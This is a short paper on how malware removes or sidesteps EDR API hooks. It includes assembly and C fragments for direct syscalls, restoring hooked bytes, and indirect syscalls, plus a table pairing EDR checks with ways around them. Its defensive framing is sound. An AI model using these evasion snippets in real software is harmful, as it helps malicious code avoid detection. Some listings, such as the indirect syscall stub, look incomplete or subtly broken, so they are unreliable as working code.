API Hooking: Techniques and Implementation for Bypassing EDR

Ouzidane Reda

April 11, 2025

Abstract

This paper explores API hooking techniques used in modern malware to bypass Endpoint Detection and Response (EDR) systems. We examine the fundamental concepts, practical implementations, and countermeasures employed by security solutions. The document includes working code examples and analysis of current evasion methodologies.

1 Introduction

Endpoint Detection and Response (EDR) solutions have become ubiquitous in enterprise environments, employing API hooking as their primary detection mechanism. Malware authors consequently developed techniques to identify, remove, or bypass these hooks. This paper examines these techniques from both offensive and defensive perspectives.

2 API Hooking Fundamentals

2.1 What is API Hooking?

API hooking is the process of intercepting and potentially modifying function calls within Windows applications. The primary techniques include:

- Inline Hooking (runtime modification)
- IAT Hooking (import table modification)
- Exception-based Hooking (VEH)

3 Bypassing EDR Hooks

3.1 EDR Hooking Methodology

Most EDR solutions install hooks on critical Windows API functions such as:

Listing 1: Commonly Hooked APIs

```
NtCreateProcessEx
NtAllocateVirtualMemory
NtWriteVirtualMemory
NtProtectVirtualMemory
```

3.2 Unhooking Techniques

3.2.1 Direct Syscall Implementation

The most effective bypass technique involves using direct system calls:



Figure 1: API Hooking Workflow

Listing 2: Direct Syscall Example

```
mov r10, rcx
mov eax, 55h ; Syscall number for NtCreateFile
syscall
ret
```

3.2.2 Memory Restoration

Malware can restore original function bytes:

Listing 3: Memory Unhooking Implementation

```
void UnhookFunction(LPVOID targetFunc, BYTE* originalBytes) {
    DWORD oldProtect;
    VirtualProtect(targetFunc, 5, PAGE_EXECUTE_READWRITE, &oldProtect);
    memcpy(targetFunc, originalBytes, 5);
    VirtualProtect(targetFunc, 5, oldProtect, &oldProtect);
}
```

4 Advanced Techniques

4.1 Indirect Syscalls

Modern malware employs indirect syscalls to evade detection:

Listing 4: Indirect Syscall Implementation

```
__declspec(naked) NTSTATUS IndirectNtAllocVM(
    HANDLE ProcessHandle,
    PVOID* BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect) {

    __asm {
        mov r10, rcx
        mov eax, [syscallNumber]
        jmp [syscallAddr]
    }
}
```

5 Detection and Countermeasures

Table 1: EDR Detection Techniques vs. Evasion Methods

EDR Technique	**Evasion Method**
Memory Integrity Checks	Manual DLL Mapping
Syscall Monitoring	Indirect Syscalls
Hook Signature Scanning	Dynamic Syscall Generation

6 Conclusion

API hooking remains a critical technique in both offensive security and defensive monitoring. As EDR solutions evolve, so do the methods to bypass them. Future research directions include kernel-level hooking techniques and hardware-assisted evasion methods.

Ethical Considerations

All techniques described in this paper are presented for academic research and defensive security purposes only. Unauthorized use of these methods may violate local and international laws.

References

[1] Microsoft Developer Network, *Windows API Documentation*, 2023

[2] MITRE ATT&CK, *Defense Evasion Techniques*, `https://attack.mitre.org`